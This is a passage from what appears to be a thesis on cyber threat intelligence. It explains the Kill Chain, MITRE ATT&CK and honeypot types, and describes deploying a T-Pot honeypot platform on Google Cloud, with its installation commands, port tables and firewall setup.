tools and techniques [5].

1.3.4 Geospatial Intelligence

Geospatial Intelligence (GEOINT) is extracted from geospatial data, such as satellite imagery, maps, GPS data and other sources related to location. GEOINT is not a common source of CTI but can be utilized to provide contextual information about threats to help CTI teams understand how adversaries use the cyber space to achieve their objectives [1].

1.3.5 Incidents and investigation

This source of CTI includes telemetry available from incident-response activities and data breaches. From defenders point of view, this could be considered an internal source and it includes very relevant data and information to the organization. It is often considered the richest source used in CTI as it often includes multiple aspects of the threat, tools and techniques used by the attacker and after investigating, intent and motivation of the intrusion[1].

1.3.6 Malware Analysis

Malware analysis is the process of studying and understanding malware. The main aspects that are to be studied are origin, impact and functionality of the malware [5]. Another objective to look for are possibilities for fingerprinting and classifying malware for detection purposes, e.g. using YARA[4] rules.

1.3.7 Honeypots

Honeypots are devices which are set up to imitate services or entire machines or networks. From an intelligence perspective, we can look at them as both internal or external sources, depending on their place of deployment and connection to the organization. Their goal is to get compromised by the attackers so that the activity of the adversary can be tracked.

Because of their unique property of getting intentionally compromised, honeypots pose a unique point of view and various opportunities for producing intelligence based on their type and purpose of deployment.

[4]Tool used for pattern matching malware based on textual or binary descriptions [6]

1.4 Analytical models used in CTI

In this section, we will use the Pyramid of pain to demonstrate the challenges and benefits that come from working with indicators. Furthermore, we introduce two analytical models used in CTI for modelling adversarial behavior. The first model is the Cyber Kill Chain, which abstracts cyber intrusion into a series of steps the adversary must conduct to achieve objectives. Next, we will examine the MITRE ATT&CK framework as a curated knowledge base of tactics, techniques and procedures (TTPs) commonly utilized by threat actors.

The Pyramid of Pain

The Pyramid of Pain [38] pictured in Figure 1.4 categorizes indicators based on how hard it is for the adversary to change them. It is based on simple concept of how much "pain" it can cause to the adversary if the defenders are able to capture indicators and use them for detection and prevention. The pyramid also corresponds in the same way to how difficult it is for the defenders to obtain such indicators. Changing the way the adversary operates – i.e. their TTPs, requires significant effort and time, therefore, it is located at the top of the pyramid. On the other hand, changing a hash value is considered trivial as most hash algorithms will output an entirely different digest with just one bit changed in the input, thus, it is located at the bottom of the pyramid. Similarly, it is easy to compute a hash of a file for the defender, but it requires extensive work to determine the TTPs of an adversary.




Fig. 1.4: Pyramid of Pain [38]

1.4.1 Cyber Kill Chain

A novel approach for intrusion analysis was proposed by Lockheed Martin Company in 2011 [15]. With the evolution of more sophisticated attackers, dubbed advanced persistent threats (APTs), who can evade traditional ways of computer defence and detection, such as firewalls, or anti-virus software, a new approach was needed to tackle this type of adversary. APT actors adapt their tactics overtime or employ previously unknown zero-day exploits that are difficult to detect. The Kill Chain approaches studying computer intrusions from the attackers' perspective. The fundamental element of this framework is the **indicator**, as described in Section 1.3.1. The authors created an intelligence-driven model that defenders can use to better utilize indicators by finding connections between them. After reconstructing the Kill Chain, the defenders can find patterns between individual intrusions that can be mapped together, revealing a broader campaign. The adversary must successfully move through each stage of the chain before achieving the objective. To disrupt the chain and the adversary, just one mitigation throughout the Kill Chain is necessary. The Kill Chain can be utilized as a concept for working with indicators. As analysts reveal indicators, they can then mature them by leveraging them in tools and then further utilize them when a matching activity is discovered.

The Cyber Kill Chain consists of seven phases, pictured in Figure 1.5: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command & Control and Actions on Objective. Individual phases are described below.




Fig. 1.5: Kill Chain phases

Reconnaissance

The adversary is deciding what and who to target. After that, they begin by conducting research about the victim and collecting as much information about it as possible. There are many techniques the attackers might utilize, such as OSINT, or network and port scanning. It is usually very challenging to detect the adversary in this phase.

Weaponization

In this phase, the attackers use information about vulnerabilities collected in the Reconnaissance phase to create an attack vector – a tool, which will deliver the malicious payload to the victim. Existing "off the shelf" malware might be utilized, or they can create a tailored weaponizer specifically for the victim.

Delivery

Delivery is when the adversary transfer the weapon developed in the Weaponization phase to the victim. A range of techniques can be utilized for delivering the malware, such as using a USB stick, crafting a malicious email or using a compromised website that the adversary knows the victim is frequently visiting. This is also the first phase where the attacker has to come into direct contact with the victim.

Exploitation

At this stage of the Kill Chain, the weapon's code gets triggered, often by exploiting a vulnerability or, more simply, by exploiting the user. This could be done by tricking them into clicking a malicious link. E.g. in the case of a watering hole attack[5], this stage takes place the moment the victim clicks on a malicious attachment or link. The reason why this phase and Delivery are separated is that the the malicious payload can still be delivered to the victim and fail due to security measures preventing it to be triggered. If the attacker succeeds in this phase, it gains control of code execution on the victim.

Installation

Once the attackers have code execution rights, they can gain persistence by installing a remote access trojan (RAT) or any type of backdoor in the victims' environment.

Command and Control

After establishing persistence, the attacker will establish a communication channel with a so-called Command and Control Server, sometimes abbreviated as C2. This server allows the adversary to issue commands and instructions to the victim.

Many methods can be utilized for communication with C2, including DNS (Domain name system) lookups, the Internet Relay Chat protocol (IRC) or HTTP/HTTPS calls, which are the most common protocols utilized nowadays for C2 communications [41].

[5]Type of exploit, where the attacker infects a website the victim frequently visits and places its malicious payload there [40].

Actions on Objectives

Generally, the attackers go through all of the previously presented steps in order to achieve some objective. Therefore, all the phases previous to this one are considered a setup for what the threat actor originally wants to achieve. After the attackers set up access to the victim, they gain a new capability called the *actions on objective*. Only then can the attackers achieve their original intent, whether it is data exfiltration, data destruction or inserting false information into the victims environment.

To summarize this section, defenders usually aim for the ability to move their detection and analytic capabilities up the Kill Chain and, more crucially, implement a strategy for courses of actions across the Kill Chain phases. This model can assist in campaign analysis by providing a framework for determining patterns and behaviors of the adversary and their TTPs focusing more on how the adversary operates rather than specifically on what they do. The kill chain serves as a skeleton for intrusion, looking at it from attackers point of view. Next, we present the MITRE ATT&CK framework, which is curated database of tactics and techniques used by attackers

1.4.2 MITRE ATT&CK

The MITRE corporation introduced Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) in [25]. It was designed as a curated database and a tool for modelling cyber adversary behaviour while reflecting multiple phases of the adversary attack lifecycle. It is not an exhaustive enumeration of attack vectors, but the contents come from real-world observations. The database is continuously updated, and new techniques are added. The goal of the framework is to systematically categorize adversarial behaviour by mapping out common tactics and techniques of adversaries and organizing them in a matrix. The framework has grown into a form where it also provides TTPs of known threat actor groups and malicious software.

MITRE ATT&CK framework building blocks are:

- **techniques and sub-techniques** representing actions the adversary performs to achieve an objective,
- **tactics** are the objective the adversary is trying to achieve in a given stage of the attack,
- TTPs of malicious **software**,
- metadata and intelligence about known threat actor **groups** primarily focusing on APTs,
- **mitigations** describing the security concepts to prevent techniques and sub-techniques from being executed.

Currently, three main categorizations for matrices exist based on which technology it is relevant for: Enterprise, Mobile and ICS (Industrial Control Systems). These matrices are then structured based on what platform they focus on. For example, the Enterprise Matrix has separate matrices for Linux, macOS, Windows, Containers, and others.

Techniques

Techniques form the individual cells of the ATT&CK matrix. They are methods by which adversaries accomplish their tactical objectives. They answer the question as to how the adversary achieved a given tactic, but also what the adversary gains by performing the action. Because there are different ways to achieve an objective, there are usually multiple techniques and subtechniques listed for each tactic.

Tactics

The columns of the ATT&CK matrix. Tactic is what the attacker wants to achieve when executing a specific technique or sub-technique. They represent helpful categorization which somewhat corresponds to phases of the Cyber Kill Chain with the difference that tactics do not form a chain, meaning they do not have to follow one by one. Instead, they can be understood as options the adversary can choose from to carry out an intrusion.

Use Cases

MITRE shows in their paper [16] multiple ways how to utilize the framework. For the purpose of this thesis, we will utilize the MITRE ATT&CK framework as an intelligence tool for mapping out campaigns observed on the Honeypot network and understanding the attacker TTPs and common behaviours. It should be noted that attribution of the attacks to a group will not be performed in this thesis, as it is a complex process involving all parts of the Diamond Model [17]. This fact is recognized by the authors of [16].

2 Honeypots

As was described in section 1.3.7, honeypots represent a unique way to learn about adversaries. They are one of those elements that enable the defenders switch from a reactive approach to a more proactive one, which aligns very well with what CTI aims to do. L. Spitzner defined honeypots as *"a security resource whose value lies in being probed, attacked, or compromised [22]"*. The intention with them does not lie in replacing other established security concepts, such as firewalls, intrusion detection systems (IDS), or intrusion prevention systems (IPS), but rather in providing unique point of view that lies in observing the adversaries behaviour. Security mechanisms can be distinguished by the phase they are applied in security operations as [21]:

- Prevention
- Detection
- Reaction

Preventive measures are those, which discourage the adversary from attacking or make a certain type of attack impracticable. Honeypots add some indirect value to prevention as they theoretically deceive the attackers into spending their time and resources attacking honeypots instead of a legitimate production system. However, using firewalls and complying with cybersecurity standards are still superior methods in terms of prevention.

In terms of detection, honeypots can provide extensive value. Honeypots, by their nature, do not contain any legitimate activity. Any traffic logged on them is considered unauthorized, so there is no need to be concerned with false positives.

In many cases, honeypots are, in fact, a multipurpose data source. The data collected by honeypots contain information about the adversarial infrastructure used to carry out the attack (IP addresses, domains and file hashes) which can directly be integrated with and consumed by firewalls, EDRs, SIEMs, block lists and other security controls for detection and prevention purposes. At the same time, analysts can spend time on analysis of the honeypot data and determine attack trends, threat actor's motives and opportunities. The latter, produces knowledge that defenders can use to strengthen security controls and protections.

Honeypots' reaction capability differs based on where they are deployed. This is further discussed in the following section 2.1.2.

2.1 Taxonomy of honeypots

In this chapter we will present different categories by which we can categorize honeypots. A honeypot generally falls into more than one category, as it has multiple

attributes by which they can be distinguishable [23]. A fundamental division is pictured on Figure 2.1.




Fig. 2.1: Fundamental honeypot groups.

2.1.1 By level of interaction

Honeypots can be categorized by the level of interaction they offer to the adversary into three subgroups [24]:

- Low-Interaction
- Medium-Interaction
- High-Interaction

Low-Interaction

Low-interaction honeypots offer no Operating system (OS) that the attacker could interact with and emulate only single services such as Secure Shell (SSH), Telnet or File Transfer Protocol (FTP). The attacker can only get access to limited amount of information about these services and the emulated service provides very limited functionality if any at all. Their purpose is to collect statistical information about the attacker such as: Source IP Address and port, Destination IP address and port

and the time of the attack. From the three subgroups, this type of deployment introduces practically no risk to the organization, as the adversary never interacts with a real service whose functionalities may be exploited. Low-interaction honeypots are also very easy to deploy and maintain and require the least amount of resources for them to run. Their disadvantage is they capture a small data footprint of the overall attack and adversarial steps, therefore their ability for discovering attackers techniques and tools is limited. Because of their low amount of risk they are suitable for understanding honeypot technologies. They can Examples of low-interaction honeypot implementations include HoneyD [4] or Dionaea [50].

Medium-Interaction

Compared with low-interaction honeypots, medium-interaction honeypots offer more fertile environment to the attacker. They are more convincing to the attacker and even though they do not offer full OS and are still emulated services, they offer extended functionality. They are also more complex and typically require more effort to configure then low-interaction honeypots. Example could be Telnet and SSH honeypot Cowrie [43] in shell mode, which emulates UNIX system using Python. Their extended functionality compared to low-interaction honeypots also translates into possibility of extracting more data and information from the adversary, such as IoCs, pieces of malware, malicious payloads, etc.

High-Interaction

High interaction honeypots are the high-end of honeypot technologies. These are usually full blown systems with the only difference from production systems being there intended use. They allow the attacker to communicate with a real OS with no emulations or restrictions. This comes with great benefits but great trade-offs. The biggest benefit lies in the amount of data and information that could be extracted, which is incomparable with low and medium interaction honeypots. On the other hand, high-interaction honeypots pose the greatest risk out of all subgroups as the attacker could gain full control of the system and use it as an entry point into the network or launch attacks using this machine. They are extremely complex and time-consuming to build and maintain. In order to deploy them properly, security measures must be implemented in order to mitigate risk, such as placing the system behind a firewall, so that the attacker cannot use the honeypot for launching attacks.

2.1.2 By their purpose

Next concept of categorizing honeypots comes from M. Roesch, the developer of Snort[1]. He introduced that honeypots can be categorized as:

- production honeypots
- research honeypots [24]

This type of categorization is more of a guideline which tells us about the intended use of the honeypot, rather than an absolute classification.

Production Honeypots

Goal of production honeypots is to help with detection of attacks and deceiving the attacker, therefore they are usually deployed inside the organization network. Because the premise is that every traffic to honeypots is considered malicious, it is much easier to notice an ongoing attack compared to IDS logs, which usually contain way more false positives. Because of their deployment inside the network, usually low and medium interaction honeypots are used for this purpose, as high interaction honeypots would pose too big of a risk.

Research Honeypots

Research honeypots are deployed with the objective to study the adversarial behaviour and collect data and information about trends in adversarial behaviour, TTPs and motives in order to generate counterintelligence. Their goal is not directly help with detection of attacks, bur rather provide unique insight into who the attackers are and how they operate. To maximize the amount of information collected, it is advisable to use medium or high interaction honeypots for this purpose. Deploying such a honeypot increases the risk for the organization, therefore research honeypots are typically deployed separated from the organization infrastructure. Their contribution to security is more indirect compared to production honeypots, as the richer data and information require analysis and further actions in order to provide value to the organization.

2.1.3 By underlying hardware

With the emerge of virtualization and container technologies, honeypots can be further categorized by the nature of host they are deployed on as [23]:

- physical honeypots
- virtual honeypots

[1] Open source network IDS and IPS

Physical honeypots

Physical honeypots are running on a physical device or computer. Since the whole OS is usually available for the attacker, they are often high-interaction honeypots and are most frequently utilized in situations where virtual honeypots cannot be implemented. They excel in developing credible environment for the attacker. However, deploying a physical honeypot is a more expensive, less scalable approach. To tackle these negatives, with the arrival of virtualization and container technologies, virtual honeypots were introduced.

Virtual honeypots

Deploying honeypots in a virtual environment introduces more scalable, less expensive approach as there could be multiple honeypots running on one host machine. Virtual honeypots are more lightweight and are easier to deploy and maintain.

2.1.4 By role

Another means to classify honeypots is by their role in the client-server model. This model is typical for services, which are often emulated such as FTP, HTTP, SSH, etc. This model also determines which side (attacker or the honeypot) is the first to initiate the connection [23].

Client

These honeypot emulate the client side of a service. They are usually the initiating party in making connections and therefore more active and aggressive. Their goal is to scan for malicious behaviour from the servers towards the client. In order to do that, they need to have predefined signatures and mechanisms for determining maliciousness, as the traditional assumption of any traffic to be malicious does not apply to them. [27].

Server

Traditional approach for implementing honeypots is to configure them and expose simulating servers. Their goal is not to initiate the connection, but rather passively wait for being scanned and probed by the attackers and then capture any behaviour of the attackers while they communicate with the honeypot.

Furthermore low and medium interaction honeypots can be distinguished by the service they emulate such as SSH, Telnet, HTTP or FTP.

3 Deployment of Honeypots

3.1 Choosing the place for deployment

This thesis aims to deploy honeypots for the purpose of studying the adversary, therefore we chose to deploy the honeypots outside of the internal network in the public cloud. This type of deployment has a significant advantage. Due to the fact, that cloud environment is much more attractive for attackers to scan and probe, higher exposure of deployed honeypots can be anticipated. It is much more effective for an attacker to scan an IP range of a cloud provider, who typically hosts many public facing services then a local ISP, who often has a majority of clients hidden behind a single public IP address using Network Address Translation (NAT), without many exposed services. Having a higher exposure means bigger data set collected which is of a great benefit. There are also certain drawbacks of this approach, which are together with advantages summarized in the following lists:

Advantages of deployment in the cloud

- Higher exposure to attackers than deployment in Internal Network.
- More secure way of collecting data from adversaries due to isolation from the Internal Network.
- Easy to provision.

Disadvantages of deployment in the cloud

- Potentially unwanted exposure to mass scanners.
- More susceptible to fingerprinting and honeypot detectors such as [34] or [35].
- By design cannot be used for detection and deception of the adversary inside the internal network.

3.2 Chosing the level of interaction

The next decision to make is to choose the level of interaction of deployed honeypots. Despite the undeniable benefits of high-interaction honeypots for studying the adversary, the decision was made after a thorough discussion with the consultant to deploy low to medium-interaction honeypots to research their level of benefit for producing CTI. The reasons for this decision are twofold. First is the security risk of running a high interaction honeypot in the public cloud, since the attacker can misuse such a honeypot for malicious purposes, which could held the honeypot owner or operator legally responsible for the consequences. Second is the time consuming

process for designing and deploying a high interaction honeypot infrastructure and maintaining it. Since a high interaction honeypot acts just like any other (inadvertently) missconfigured and exposed OS or service, after a few successful attacks, the honeypot environment will have to be restored to its original version, continuously.

3.3 Choosing honeypot implementations

The goal of this thesis is to establish honeypots as a source of data and information for CTI analysis. To achieve that, suitable implementations of honeypots have to be researched and deployed in order to start collecting data. The option to develop a new honeypot was disregarded, as it would require extensive resources spent just on development, which is not the main objective of this thesis. The process of choosing honeypot implementations relies on two key assumptions about motivation of adversaries for probing and exploiting poorly secured systems. These are:

- To gain administrative access to a system. This translates to possibility of the adversary to use it for future attacks or as an entry point into a network as compromised machines means resources in the eye of the adversary.
- To gain access to sensitive information and possible data exfiltration opportunities. Adversaries can focus on stealing valuable data to sell it on the dark web, or use it as it a resource for subsequent attacks.

This narrows down the services that the honeypots would emulate into those which either provide administrative access to the adversary, or access to a storage of valuable data, e.g. a database service.

The requirements for choosing honeypot implementations could be summarized to the following:

- Provides low to medium-level interaction
- It is possible to be deployed using virtualized environment in the public cloud
- is relatively easy to install and maintain
- offers scalable infrastructure to accommodate deployment of more honeypots
- provides sufficiently verbose and reliable logging of attacker's actions which can be used for analysis

The authors of [32] provide a summary of available honeypot projects of different types, imitating various services or looking for exploitation of a specific vulnerability. Another place, where honeypot implementations can be found is a GitHub repository named *Awesome Honeypots* [29], which hosts a curated list of honeypot implementations that links to open-source GitHub repositories.

Considering the objective of this thesis and the current research of state-of-art technology, the decision was made to utilize an multi honeypot solution, **T-Pot**

[28]. Other examples of The main drivers behind the decision are summarized in the following list.

T-Pot Features

- Provides multiple honeypots to be easily deployed using one machine.
- Contains built-in analyst tools and centralized logging mechanisms.
- Easy to deploy and manage compared with individual honeypot implementations.
- Is in active development with regular releases.
- Provides automatic redeployment of broken containers.
- Is open-source and utilizes open-source technology.

3.4 Architecture

Because we chose to deploy the T-Pot solution in the cloud, a virtual machine was provisioned at a cloud provider. For that purpose, we utilized the Google Cloud Platform to create a VM with parameters that would satisfy requirements given by T-Pot. The VM parameters are summarized in Table 3.1. The virtual machine network interface was configured with a public static IPv4 address, by which the instance is available to the Internet network.

The individual layers of the architecture are pictured in Figure 3.1. Red lines represent paths which are designed to be accessible by attackers. Green lines designate accessibility by the honeypot infrastructure administrators. The outer layer represents the cloud environment where a single public IP address is used for access to both attackers and administrators. Inside this environment, a firewall is configured (for firewall rules, see Section 3.5.1), which forwards the attackers to ports onto which the honeypot containers are listening on the honeypot host (see Table 3.2 for specific port numbers and protocols). The logs from the attacker activity are stored on a persistent storage, grouped in folders by the honeypots name in the `/data` folder. The logs are also pushed and indexed in the Elastic Search [67] database. Access to logs and management services is only accessible through a secure channel protected by multiple security layers and follows the **Defence-in-depth** [42] design strategy.

Tab. 3.1: Parameters of VM provisioned in the Google Cloud Platform

Machine type	e2-standard-4
Geolocation zone	europe-west3-c
vCPU's	4
RAM	16GB
Drive	80GB
OS	Debian GNU/Linux 10 (buster)




Fig. 3.1: Architecture of T-Pot cloud deployment .

3.5 T-Pot

T-pot is an open-source honeypot platform, which can be deployed either as *all-in-one* honeypot, or as a *sensor&collector* solution. It offers many popular honeypot implementations as Docker containers. Deploying honeypots as containers means that multiple honeypot implementations can run on the same network interface and constrain each honeypot within its own environment. Besides that, T-Pot offers a full platform for centralized logging and visualization of the collected data. It also offers multiple tools for log analysis. It uses Suricata [61] as an *Intrusion Detection System* – IDS and it includes numerous tools to help managing the server and logs.

All of the tools are grouped in a user-friendly web user interface, pictured on Figure 3.2, which is powered by another open-source project, Heimdall [68].




Fig. 3.2: T-pot web dashboard and application launcher, displaying all available tools.

For remote management and monitoring real-time performance of the server, T-pot includes Cockpit [59]. It can be used to access the terminal using the web interface, manage dockered container appliances and inspect the server load. For log management and visualization, T-pot uses products from the ELK Stack. Logstash [66] is used to collect log data from deployed honeypot containers as well as other cotainers producing logs, like the IDS, which it then sends to Elasticsearch [67] for indexing and centralized storage in a database. After that, the logs are ready to be searched upon and visualized in Kibana [65].

3.5.1 Deployment of T-Pot

In this thesis, we deployed T-Pot in version *20.06*. It comes with prebuilt installation types the user can choose from depending on the area of focus. The installation types are specified in YAML files, located in the `/opt/tpot/etc/compose` directory. One of these files is used as a configuration file for docker-compose to build the containers. The offered versions are *Standard*, *Sensor*, *Industrial*, *Collector*, *NextGen* and *Medical*. Each of the installation type has its own YAML file in that directory. Each of the installation type contains different combinations of dockerized honeypots and accompanied tools. There is also a possibility for writing a fully customized YAML configuration file which can be passed to the installation script, however,

the prebuilt available files are a good starting point and can be edited after the installation.

The installation itself is intuitive and can be done either interactively or without interaction by providing a configuration file to the installation script. The configuration file must include the selected installation type, username and password for the web user, which serves as an additional layer of protection for accessing the web console and associated tools.

We chose to install T-Pot using the interactive approach and chose *Standard* as the type of installation which will deploy T-Pot in the all-in-one variant. Before we begin installation, we make sure our repositories and packages are up to date, and we also download the *git* package to clone the T-Pot repository which is then used for the installation as is visible in Listing 3.1 The installation takes approximately 15-30 minutes and after that the machine is rebooted.

Listing 3.1: Commands issued on Google Cloud VM for installation of T-Pot.

```
sudo apt update && sudo apt upgrade
sudo apt install git
git clone https://github.com/telekom-security/tpotce
cd tpotce/iso/installer/
sudo ./install.sh --type=user
```

The honeypots installed and deployed in the *Standard* installation are summarized in Table 3.2. Each emulates different service/services or focuses on detecting an attempt to exploit a known vulnerability. Analyst tools containers are exposed on ports 64000 and higher and are summarized in Table 3.3.

Tab. 3.2: Honeypot implementations deployed using the Standard installation flavour.

Name	Ports	Emulating services/ Detect vulnerability	level of interaction	Link
Cowrie	22,23	Telnet, SSH	medium	[43]
Heralding	110,143,465,993,995, 1080,5432,5900	various	low	[44]
ADBhoney	5555	Android Debug Bridge (ADB)	low	[45]
CiscoASA	5000(UDP),8443	CVE-2018-0101	low	[46]
CitrixHoneypot	443	CVE-2019-19781	low	[47]
Conpot	161(UDP),623(UDP),1025, 2404,10001,50100	ICS services	low	[48]
Dicompot	11112	DICOM standard	low	[49]
Dionaea	20,21,42,81,135,445,1433, 1723,1883,3306,69(UDP), 5060(TCP/UDP),5061,27017,	EPMAP, FTP, HTTP, MSSQL, MySQL, SIP, ...	low	[50]
ElasticPot	9200	Elasticsearch	medium	[51]
HoneySap	3299	SAP services	low	[52]
Mailoney	25	SMTP	low/medium	[53]
Honeytrap	dynamic	various	low	[54]
Snare & Tanner	80	HTTP	low	[55, 56]
Medpot	2575	HL7/FHIR standard	low	[57]
Rdpy	3389	RDP	low	[58]

Firewall rules

Before the collection phase can be launched, firewall rules must be configured as specified in the Architecture section for the honeypots to be accessible and access the management stack. During the collection phase, we worked with two versions of firewall rules (see Table 3.4) which we will now briefly describe. These rules specify the allowed traffic to the Google Cloud instance.

The **Management** rule allows access to a range of ports where services from Table 3.3 are running. The rule allows only a few IPv4 addresses, meaning that only those specified in the allowlist are allowed. All traffic originating from IP addresses not specified in the allowlist will be dropped. In the unlikely event of and adversary obtaining the IP address listed on the allowlist, they still need to provide the combination of username and password for the web user, which is used for authentication to the management services. These rules stayed the same throughout the exposure period.

The rules allowing access to **Honeypots** which were applied in the first portion of the exposure period opened up the full range of TCP and UDP ports from 1 to

Tab. 3.3: Services deployed with the Honeypot standard installation together with ports they are available from and their short description

Name	Port	Description	Link
Cockpit	64294	webui for docker, os, real-time performance monitoring and web terminal	[59]
Cyberchef	64299	web app for encryption, encoding, compression and data analysis	[60]
Suricata	-	Network Security Monitoring engine	[61]
Spiderfoot	64303	a open source intelligence automation tool	[62]
